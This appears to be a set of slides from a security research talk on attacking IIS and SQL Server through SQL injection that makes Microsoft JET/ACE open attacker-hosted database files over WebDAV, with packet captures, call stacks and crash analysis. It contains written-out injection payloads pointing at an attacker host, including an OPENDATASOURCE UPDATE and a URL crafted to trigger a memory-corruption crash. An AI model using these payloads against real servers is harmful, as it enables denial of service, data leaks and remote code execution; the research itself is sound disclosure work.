10.2.156.63     10.5.76.235     TCP        1514 80 → 51865 [ACK] Seq=1 Ack=178 Win=30336 Len=1460 [TCP segment of a reassembled PDU]
10.2.156.63     10.5.76.235     HTTP/XML    77 HTTP/1.1 207 Multi-Status
10.5.76.235     10.2.156.63     TCP          54 51865 → 80 [ACK] Seq=178 Ack=1484 Win=262656 Len=0
10.5.76.235     10.2.156.63     TCP          66 51866 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.2.156.63     10.5.76.235     TCP          66 80 → 51866 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
10.5.76.235     10.2.156.63     TCP          54 51866 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
10.5.76.235     10.2.156.63     HTTP        240 GET /webdav/poc237.xls HTTP/1.1
10.2.156.63     10.5.76.235     TCP          60 80 → 51866 [ACK] Seq=1 Ack=187 Win=30336 Len=0
10.2.156.63     10.5.76.235     TCP        1514 80 → 51866 [ACK] Seq=1 Ack=187 Win=30336 Len=1460 [TCP segment of a reassembled PDU]
10.2.156.63     10.5.76.235     TCP        1514 80 → 51866 [ACK] Seq=1461 Ack=187 Win=30336 Len=1460 [TCP segment of a reassembled PDU]
10.2.156.63     10.5.76.235     TCP        1514 80 → 51866 [ACK] Seq=2921 Ack=187 Win=30336 Len=1460 [TCP segment of a reassembled PDU]
10.5.76.235     10.2.156.63     TCP          54 51866 → 80 [ACK] Seq=187 Ack=4381 Win=262656 Len=0
```

# More features/protocols from msexcl40

```

int __stdcall WBISAMOpenDatabase(...)
{
    ...
    if ( NetProtocolType((int)pszDest) )
    {
        NetCreateLocalDirectory(Path, 0x105u);
        NetDownloadToLocal(pszDest, 0, Path, FileName, 0x105u);
        ...
        WorkbookCreate();
        ..
        WorkbookOpen();
        ...
        InternetOpen
        ...
        FtpGetFile
        ...
    }
}

```

- Wininet
- InternetOpen
- ...
- FtpGetFile
- ...

```

.data:1004F840 off_1004F840 dd offset aHttp ; DATA XREF: F
.data:1004F840 ; "http:"
.data:1004F844 ; char byte_1004F844[]
.data:1004F844 byte_1004F844 db 5 ; DATA XREF: F
.data:1004F845 align 4
.data:1004F848 dd offset aFtp ; "ftp:"
.data:1004F84C dd 4
.data:1004F850 dd offset aGopher ; "gopher:"
.data:1004F854 dd 7
.data:1004F858 dd offset aWais ; "wais:"
.data:1004F85C dd 5
.data:1004F860 dd offset aFile ; "file:"
.data:1004F864 dd 5
.data:1004F868 dd offset aHttps ; "https:"
.data:1004F86C dd 6
.data:1004F870 dd offset aMailto ; "mailto:"
.data:1004F874 dd 7
.data:1004F878 dd offset aNews ; "news:"
.data:1004F87C dd 5
.data:1004F880 dd offset aMsn ; "msn:"
.data:1004F884 dd 4
.data:1004F888 dd offset aNntp ; "nntp:"
.data:1004F88C dd 5

```

10.5.77.235	10.2.156.63	TCP	66 50856 → 21 [SYN] Seq=0 Win=65535 Len=0 MSS=1460
10.2.156.63	10.5.77.235	TCP	60 21 → 50856 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.5.77.235	10.2.156.63	TCP	66 [TCP Retransmission] 50856 → 21 [SYN] Seq=0 Win=
10.2.156.63	10.5.77.235	TCP	60 21 → 50856 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.5.77.235	10.2.156.63	TCP	66 [TCP Retransmission] 50856 → 21 [SYN] Seq=0 Win=
10.2.156.63	10.5.77.235	TCP	60 21 → 50856 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.5.77.235	10.2.156.63	TCP	66 [TCP Retransmission] 50856 → 21 [SYN] Seq=0 Win=
10.2.156.63	10.5.77.235	TCP	60 21 → 50856 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10.5.77.235	10.2.156.63	TCP	66 [TCP Retransmission] 50856 → 21 [SYN] Seq=0 Win=
10.2.156.63	10.5.77.235	TCP	60 21 → 50856 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

# SQL Injection in Access with cross database query

Asp code


```
const strDBPath = "database/#data.mdb"  
set conn = server.createobject("adodb.connection")  
conn.open "DRIVER={Microsoft Access Driver (*.mdb)};DBQ="+server.mappath(strDBPath)+";pwd=" &  
id=request("id")  
sql="select * from product where id=" & id  
set rs=conn.execute(sql)
```

← id=1513 and (SELECT [fc4] FROM [Excel 8.0;Database=\\10.2.156.63/webdav/poc237.xls].[ft8])

↓

```
sql = select * from product where id=1513 and (SELECT [fc4] FROM [Excel 8.0;Database=\\10.2.156.63/webdav/poc237.xls].[ft8])
```

# Cross database query call stack in IIS + ASP + Access



```
08 1e7cc178 5c4d7e02 msjet40!ErrTryOpenDatabase+0x20
09 1e7cc464 5c4e332d msjet40!GenBTQO+0x176
0a 1e7cd830 5c4d8c00 msjet40!QBProcessQodefRows+0x7ed
0b 1e7cd8bc 5c4d8d3e msjet40!QBBuildQONode+0x3a8
0c 1e7cd944 5c4d8f98 msjet40!QBBuildQONode+0x4e6
0d 1e7cda58 5c4de377 msjet40!QBBuildQueryTree+0xca
0e 1e7cdc18 5c4d28ea msjet40!QBLoadBindQuery+0x137
0f 1e7cdd20 5c4d50f8 msjet40!ErrQEMCompileQuery+0x24a
10 1e7cdd78 5c4d6a0f msjet40!ErrExecuteTempQuery+0x10e
11 1e7cdda8 5c5c7afe msjet40!JetExecuteTempQuery+0x90
12 1e7cddcc 5c5c7064 odbcjt32!DoJetExecuteTempQuery+0x3e
13 1e7ce064 5c5c587f odbcjt32!SQLInternalExecute+0x374
14 1e7ce074 5c653d20 odbcjt32!SQLExecDirectW+0x8f
15 1e7ce0a0 5c653f29 ODBC32!SQLExecDirectCover+0x24b
16 1e7ce0cc 5c6cbfc9 ODBC32!SQLExecDirectW+0xb9
17 1e7ce100 5c6cb2b2 msdasql!CImpICommandText::ExecuteHelper+0x149
18 1e7ce1ec 5c8a7bcc msdasql!CImpICommandText::Execute+0x10d2
19 1e7ce23c 5c8ccc88 msado15!CConnection::Execute+0x29c
1a 1e7ce448 5c8c4f8f msado15!_ExecuteAsync+0x1eb
1b 1e7ce464 5c8c4d1f msado15!ExecuteAsync+0x4f
1c 1e7ce5a0 5c8ccae4 msado15!CQuery::Execute+0xf4b
1d 1e7ce608 5c8ae3ad msado15!CCommand::_Execute+0x184
1e 1e7ce688 5c8a87e8 msado15!CConnection::OpenRecordset+0xed
1f 1e7ce890 5c8a786c msado15!CConnection::ExecuteWithModeFlag+0x605
20 1e7ce8bc 5c896ab1 msado15!CConnection::Execute+0x5c
21 1e7cebb4 5cabb386 msado15!CConnection::Invoke+0xdb91
22 1e7ceb58 5cacb7b3 vbscript!IDispatchInvoke2+0x96
23 1e7cee84 5caca6af vbscript!InvokeDispatch+0x7a3
24 1e7ceedc 5cad0ba1 vbscript!InvokeByName+0x13f
25 1e7cf014 5cacd00b vbscript!CScriptRuntime::RunNoEH+0x2bd1
26 1e7cf05c 5caccea5 vbscript!CScriptRuntime::Run+0x14b
27 1e7cf16c 5cac82ba vbscript!CScriptEntryPoint::Call+0xe5
28 1e7cf1f0 5cabd919 vbscript!CSession::Execute+0x2ca
29 1e7cf238 5cabd722 vbscript!COleScript::ExecutePendingScripts+0x176
2a 1e7cf25c 5ccc9344 vbscript!COleScript::SetScriptState+0x62
2b 1e7cf28c 5ccc923d asp!CActiveScriptEngine::TryCall+0x24
2c 1e7cf2cc 5ccb0dbf asp!CActiveScriptEngine::Call+0x3d
2d 1e7cf2e8 5ccaf868 asp!CallScriptFunctionOfEngine+0x4d
2e 1e7cf338 5ccaf6f1 asp!ExecuteRequest+0x173
2f 1e7cf398 5ccb5b0f asp!Execute+0x23b
30 1e7cf3e0 5ccddc13 asp!CHitObj::ViperAsyncCallback+0x470
31 1e7cf3fc 5cbad225 asp!CViperAsyncRequest::OnCall+0x73
```

# SQL Injection in SQL Server with cross database query


Asp code

```
set conn = server.createobject("adodb.connection")
conn.open "provider=sqloledb;data source=DESKTOP-32BIT\SQLEXPRESS;uid=test;pwd=123456;database=testdb"
id=request("id")
sql="select * from persons where personid=" & id
set rs=conn.execute(sql)
```

```
id=1;UPDATE opendatasource('Microsoft.ACE.OLEDB.12.0',
'data source=\\10.2.156.63\webdav\poc42cf.mdb')...[ft8] SET
[fc3] = [fc3] + 47774 WHERE [fc3] <= 7 OR [fc2] <= 5;
```


```
sql = select * from persons where personid=1;UPDATE opendatasource('Microsoft.ACE.OLEDB.12.0', 'data
source=\\10.2.156.63\webdav\poc42cf.mdb')...[ft8] SET [fc3] = [fc3] + 47774 WHERE [fc3] <= 7 OR [fc2] <= 5;
```

# Msjet 4.0 cross database query call stack in SQL Server



```
msjet40!JetOpenDatabase+0x4d (FPO: [5,0,4])
msjetoledb40!CJOLT::JOLTJetOpenDatabase+0x1b (FPO: [6,0,4])
msjetoledb40!CDataSource::JETOpenDatabase+0x12a (FPO: [5,266,0])
msjetoledb40!CDataSource::OpenSessionAndDatabase+0x187 (FPO: [1,271,0])
msjetoledb40!CDataSource::AttemptInitialize+0xb2 (FPO: [2,2,0])
msjetoledb40!CDataSource::UtilInitialize+0x167 (FPO: [2,5,0])
msjetoledb40!CImpIDBInitialize::Initialize+0x70 (FPO: [1,5,4])
oledb32!CDBInitialize::DoInitialize+0x3b (FPO: [Non-Fpo])
oledb32!CDBInitialize::Initialize+0x34 (FPO: [Non-Fpo])
oledb32!CDPO::Initialize+0x152f6
sqllang!CallProtectorImpl::CallWithSEH<IWrapInterface<IDBInitialize>::Call
sqllang!CallProtectorImpl::CallExternalFull<IWrapInterface<IDBInitialize>
sqllang!CWrapIDBInitialize::Initialize+0x1ab (FPO: [1,141,0])
sqllang!COledbConnect::CreateSession+0xc62 (FPO: [4,2464,4])
sqllang!COledbConnect::GetSession+0x398 (FPO: [2,377,0])
sqllang!COledbRangeRowset::GatherRmtSchema+0x197 (FPO: [2,281,4])
sqllang!COledbRangeRowset::DoNormalize+0x4f (FPO: [3,4,0])
sqllang!COledbRange::Normalize+0x103 (FPO: [3,1,4])
sqllang!CAlgTableMetadata::FPartialBind+0x32e (FPO: [3,55,4])
sqllang!CAlgTableMetadata::Bind+0x236 (FPO: [3,3,4])
sqllang!CRelOp_Get::BindTree+0x365 (FPO: [3,13,4])
sqllang!COptExpr::BindTree+0x63 (FPO: [2,2,4])
sqllang!CRelOp_FromList::BindTree+0x2e (FPO: [3,3,0])
sqllang!COptExpr::BindTree+0x63 (FPO: [2,2,4])
sqllang!CRelOp_QuerySpec::BindTree+0xeb (FPO: [3,12,4])
sqllang!COptExpr::BindTree+0x63 (FPO: [2,2,4])
sqllang!CRelOp_SelectQuery::BindTree+0x5e (FPO: [3,0,0])
sqllang!COptExpr::BindTree+0x63 (FPO: [2,2,4])
sqllang!CRelOp_Query::FAlgebrizeQuery+0x3db (FPO: [Non-Fpo])
sqllang!CProchdr::FNormQuery+0x38 (FPO: [2,0,4])
sqllang!CProchdr::FNormalizeStep+0x3ad (FPO: [4,224,4])
sqllang!CSQLSource::FCompile+0xc9e (FPO: [Non-Fpo])
sqllang!CSQLSource::FCompWrapper+0xb2 (FPO: [Non-Fpo])
sqllang!CSQLSource::Transform+0x4a2 (FPO: [3,29,0])
sqllang!CSQLSource::Execute+0x3ef (FPO: [3,41,0])
sqllang!process_request+0x4f9 (FPO: [Non-Fpo])
sqllang!process_commands+0x36c (FPO: [Non-Fpo])
sqldk!SOS_Task::Param::Execute+0x28d (FPO: [Non-Fpo])
sqldk!SOS_Scheduler::RunTask+0xa0 (FPO: [2,10,4])
sqldk!SOS_Scheduler::ProcessTasks+0x31e (FPO: [2,15,0])
sqldk!SchedulerManager::WorkerEntryPoint+0x2f7 (FPO: [Non-Fpo])
sqldk!SystemThread::RunWorker+0x97 (FPO: [1,0,0])
sqldk!SystemThreadDispatcher::ProcessWorker+0x2fb (FPO: [2,21,0])
sqldk!SchedulerManager::ThreadEntryPoint+0x1ff (FPO: [Non-Fpo])
KERNEL32!BaseThreadInitThunk+0x19 (FPO: [Non-Fpo])
```

# Msjet 12.0 Acecore cross database query call stack in SQL Server



```
: ACECORE+0x886e4  
: ACEOLEDB!DllCanUnloadNow+0x5b53  
: oledb32!CCommandText::DoExecute+0x5ad  
: oledb32!CCommandText::Execute+0x8e3  
: sqllang!CallProtectorImpl::CallWithSEH<IWrapInterface<IC  
: sqllang!CallProtectorImpl::CallExternalFull<IWrapInterfa  
: sqllang!CWrapICommandText::Execute+0x6c2  
: sqlmin!CQScanRmtQueryNew::CreateQueryRowset+0x4bb  
: sqlmin!CQScanRmtQueryNew::Open+0x9f  
: sqlmin!CQueryScan::StartupQuery+0x405  
: sqllang!CXStmtQuery::SetupQueryScanAndExpression+0x44a  
: sqllang!CXStmtQuery::InitForExecute+0x2f  
: sqllang!CXStmtQuery::ErsqExecuteQuery+0x3d8  
: sqllang!CXStmtDML::XretDMLExecute+0x47c  
: sqllang!CXStmtCursorDML::XretExecute+0xcb  
: sqllang!CMsgExecContext::ExecuteStmts<0,1>+0xcf6  
: sqllang!CMsgExecContext::FExecute+0x94b  
: sqllang!CSQLSource::Execute+0xc5c  
: sqllang!process_request+0xca6  
: sqllang!process_commands_internal+0x4b7  
: sqllang!process_messages+0x1d6  
: sqldk!SOS_Task::Param::Execute+0x232  
: sqldk!SOS_Scheduler::RunTask+0xa5  
: sqldk!SOS_Scheduler::ProcessTasks+0x39d  
: sqldk!SchedulerManager::WorkerEntryPoint+0x2a1  
: sqldk!SystemThreadDispatcher::ProcessWorker+0x3ed  
: sqldk!SchedulerManager::ThreadEntryPoint+0x3b5  
: KERNEL32!BaseThreadInitThunk+0x14  
: ntdll!RtlUserThreadStart+0x21
```

# A new remote attack surface on IIS and SQL Server

- The new attack surface
  - The capability of executing **any SQL query** on **any attacker controllable database** in IIS and SQL Server based on a SQL Injection.
  - Fuzzing based on the mutations on SQL queries and JET database files.
    - The code development and testing are based on the correct database file.
    - It is a huge gold mine, we have found ~100 vulnerabilities here.
- Limitations
  - ~~Only select query is available in Access database.~~
  - ~~Acccore is not installed by default.~~

# Agenda

- Who are we
- Introduction: motivation and background
- A new remote attack surface on IIS and SQL Server
- Three attack scenarios
  - Attack IIS with a SQL injection in Access database - demo
  - Attack SQL Server with a SQL injection in SQL Server database - demo
  - Attack IIS with a web shell [bonus] - demo
- Summary

# Scenario 1: IIS + Access

Database	Target requirement	Database privilege in SQL Injection	Vulnerable components	Supported SQL	Trigger	Security boundary
Access	SQL Injection  Default setup	N/A	All JET 4.0 components: msjet40, msrd3x40, msexcl40, etc	Select only query	One single web request	From a SQL injection in Access to IIS DoS, info leak or RCE with DefaultAppPool in w3wp.exe process.

# Scenario 1: IIS + Access, CVE-2021-XXXX

```
Pid 5076 - WinDbg:10.0.19041.1 AMD64
File Edit View Debug Window Help
Command
(13d4.1a30): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
msrd3x40!TableMover::RecordAddress+0x7c:
6a0e169c 8b38      mov     edi,dword ptr [eax]  ds:002b:26f87000-????????
0:019:x86> kv
# ChildEBP RetAddr  Args to Child
00 1e45b404 6a0b5729 1e45b458 1e45b458 00000003 msrd3x40!TableMover::RecordAddress+0x7c (FPO: [1,2,0])
01 1e45b434 6a0bf732 00000003 1e45b4ec 000001fe msrd3x40!Cursor::RetrieveFromRecord+0xe9 (FPO: [5,6,0])
02 1e45b468 6a2dcabd4 1bc0cf28 11bece90 02000003 msrd3x40!ErrIsamRetrieveColumn+0x52 (FPO: [8,5,0])
03 1e45b48c 6a34e716 0e91af20 000007fb 02000003 msjet40!ErrDispRetrieveColumn2+0x54 (FPO: [8,0,0])
04 1e45b4bc 6a34e0fd 0e91af20 26df31a0 1e45b4ec msjet40!ErrJPVALRetrieveColumn+0x95 (FPO: [Non-Fpo])
05 1e45b6f0 6a11f377 26df31a0 1e45b818 26df0034 msjet40!ErrJPColGet+0x4e (FPO: [Non-Fpo])
06 1e45c3d4 6a11c757 00000000 26df0000 26df3270 msjtes40!ErrEvalHtteI+0x2c36 (FPO: [Non-Fpo])
07 1e45c3f0 6a11c735 00000000 26df0000 26df3270 msjtes40!ErrEvalHtteI+0x16 (FPO: [Non-Fpo])
08 1e45c40c 6a11bbf5 00000000 26df0000 26df3270 msjtes40!ErrEvalHtte+0x1b (FPO: [Non-Fpo])
09 1e45c42c 6a109f01 26df0000 26df3270 1e45c4b4 msjtes40!CJETESInstance::EvalHtte+0x22 (FPO: [Non-Fpo])
0a 1e45c448 6a3b66c6 260f1ff0 26df0000 26df3270 msjtes40!CIJetESInstance::ErrEvalHtte+0x24 (FPO: [Non-Fpo])
0b 1e45c464 6a3321d2 260f1ff0 26df0000 26df3270 msjet40!ErrEvalHtteI2+0x26 (FPO: [4,1,0])
0c 1e45c484 6a3442eb 26df0000 26df3270 1e45c4b4 msjet40!ErrQJETEvalHtte+0x3c (FPO: [3,0,4])
0d 1e45c4c8 6a3441e0 26df0000 26df3270 0e91af20 msjet40!ErrJPEvalWhere+0x1b (FPO: [Non-Fpo])
0e 1e45c714 6a2dc831 0e91af20 26df3290 00000001 msjet40!ErrJPMoveRange+0x4c0 (FPO: [4,140,0])
0f 1e45c728 6a3394e8 0e91af20 000007f4 00000001 msjet40!ErrDispMove2+0x41 (FPO: [4,0,0])
10 1e45c764 6a3386ca 26df2f6c 26df0000 00000000 msjet40!ErrGBLoad+0x1fa (FPO: [3,6,0])
11 1e45c784 6a33a1a0 26df2f6c 26df0000 26df2f74 msjet40!ErrGBIOpenGB+0x163 (FPO: [4,0,0])
12 1e45c7c4 6a34dd52 0e91af20 26df344c 26df2edc msjet40!ErrJPOpenGB+0x261 (FPO: [5,7,0])
13 1e45c820 6a34d2e5 0e91af20 26df2eb0 26df2494 msjet40!ErrJPOpenTop+0x9e (FPO: [5,13,0])
14 1e45c840 6a34d778 0e91af20 26df2468 00000001 msjet40!ErrJPOpenSubGeneric+0x5e (FPO: [Non-Fpo])
15 1e45ca90 6a34e522 0e91af20 26df24ac 1e45cbc8 msjet40!ErrJPSubGetScalar+0x9b (FPO: [3,139,0])
16 1e45caa0 6a11f377 26df24ac 1e45cbc8 26df0034 msjet40!ErrJPSubGet+0x1c (FPO: [2,0,0])
17 1e45d784 6a11c757 00000000 26df0000 26df2790 msjtes40!ErrEvalHtteI+0x2c36 (FPO: [Non-Fpo])
18 1e45d7a0 6a11c735 00000000 26df0000 26df2790 msjtes40!ErrEvalHtteI+0x16 (FPO: [Non-Fpo])
19 1e45d7bc 6a11bbf5 00000000 26df0000 26df2790 msjtes40!ErrEvalHtte+0x1b (FPO: [Non-Fpo])
1a 1e45d7dc 6a109f01 26df0000 26df2790 1e45d864 msjtes40!CJETESInstance::EvalHtte+0x22 (FPO: [Non-Fpo])
1b 1e45d7f8 6a3b66c6 260f1ff0 26df0000 26df2790 msjtes40!CIJetESInstance::ErrEvalHtte+0x24 (FPO: [Non-Fpo])
1c 1e45d814 6a3321d2 260f1ff0 26df0000 26df2790 msjet40!ErrEvalHtteI2+0x26 (FPO: [4,1,0])
1d 1e45d834 6a3442eb 26df0000 26df2790 1e45d864 msjet40!ErrQJETEvalHtte+0x3c (FPO: [3,0,4])
1e 1e45d878 6a3441e0 26df0000 26df2790 00000000 msjet40!ErrJPEvalWhere+0x1b (FPO: [Non-Fpo])
1f 1e45dac4 6a2dc831 0e91af20 26df27b0 80000000 msjet40!ErrJPMoveRange+0x4c0 (FPO: [4,140,0])
20 1e45dad8 6a3451f0 0e91af20 000007fa 80000000 msjet40!ErrDispMove2+0x41 (FPO: [4,0,0])
21 1e45db4c 6a2dc831 0e91af20 26df2884 80000000 msjet40!ErrJprvtMove+0x129 (FPO: [4,20,0])
22 1e45db60 6a345ff2 0e91af20 000007f6 80000000 msjet40!ErrDispMove2+0x41 (FPO: [4,0,0])
23 1e45db8c 6a364d7d 0e91af20 00000409 1e45dbc0 msjet40!ErrJPOpenRvt+0x22b (FPO: [5,2,0])
24 1e45dbfc 6a35cd3a 0e91af20 00000001 1b9ec000 msjet40!ErrExecuteQuery+0xb68 (FPO: [10,0,0])
25 1e45dc84 6a36a6f7 6a35de28 1e45e2f0 7733b130 msjet40!PPGenSI+0x728 (FPO: [5,13,0])
26 1e45dca8 77347ec2 1b9ec000 09280000 26df0000 msjet40!ErrAllocPvHsegREAL+0x29 (FPO: [Non-Fpo])
```

```
http://127.0.0.1/access_injection.asp?id=1513
%20and%20(SELECT TOP 44 [ft4].[fc3] AS [c01]
FROM
[\\10.2.156.63/webdav/poc7c.mdb].[ft4]
WHERE [ft4].[fc3] <> 2 GROUP BY [ft4].[fc3])
```

# Scenario 1: IIS + Access, CVE-2021-XXXX

```
6a0e166a lea  eax,[esi+34h] <-- esi is the TableMover object
6a0e166d je   msrd3x40!TableMover::RecordAddress+0x59 (6a0e1679)
6a0e166f cmp  dword ptr [esi+10h],0
6a0e1673 je   msrd3x40!TableMover::RecordAddress+0x1f3 (6a0e1813)
6a0e1679 push eax
6a0e167a push dword ptr [esi+0Ch]
6a0e167d mov  ecx,edi
6a0e167f call  msrd3x40!DataPage::RecordAddress (6a0bb410) <-- esi+0x34 was set in it
6a0e1684 cmp  eax,4 <-- eax=1 when 0x4800
6a0e1687 ja   msrd3x40!TableMover::RecordAddress+0x148 (6a0e1768)
6a0e168d jmp  dword ptr msrd3x40!TableMover::RecordAddress+0x288 (6a0e18a8)[eax*4]
6a0e1694 mov  eax,dword ptr [esi+34h] <-- eax is from esi+0x34; jump case 1
6a0e1697 lea  ebx,[esi+24h]
6a0e169a mov  ecx,ebx
6a0e169c mov  edi,dword ptr [eax] ds:002b:26de7000=????????
```

# Scenario 1: IIS + Access, CVE-2021-XXXX

```
msrd3x40!TableMover → before
0b7e4fb8 6a0a63cc 15302e90 00000000 0000ff02
0b7e4fc8 00000000 26dd2cd4 26de6800 00000001
0b7e4fd8 c0c0c0c0 00000000 00000000 c0c0c0c0
0b7e4fe8 c0c0c0c0 00000000 00000000 00000000
0b7e4ff8 00000000
```

```
msrd3x40!TableMover → after
0b7e4fb8 6a0a63cc 15302e90 00000000 0000ff02
0b7e4fc8 00000000 26dd2cd4 26de6800 00000001
0b7e4fd8 c0c0c0c0 00000000 00000000 c0c0c0c0
0b7e4fe8 c0c0c0c0 26de7000 00000000 00000000
0b7e4ff8 00000000
```

```
0:020:x86> !address 26de6800
Usage:          <unknown>
Base Address:   00000000`26dd0000
End Address:    00000000`26de7000
```

```
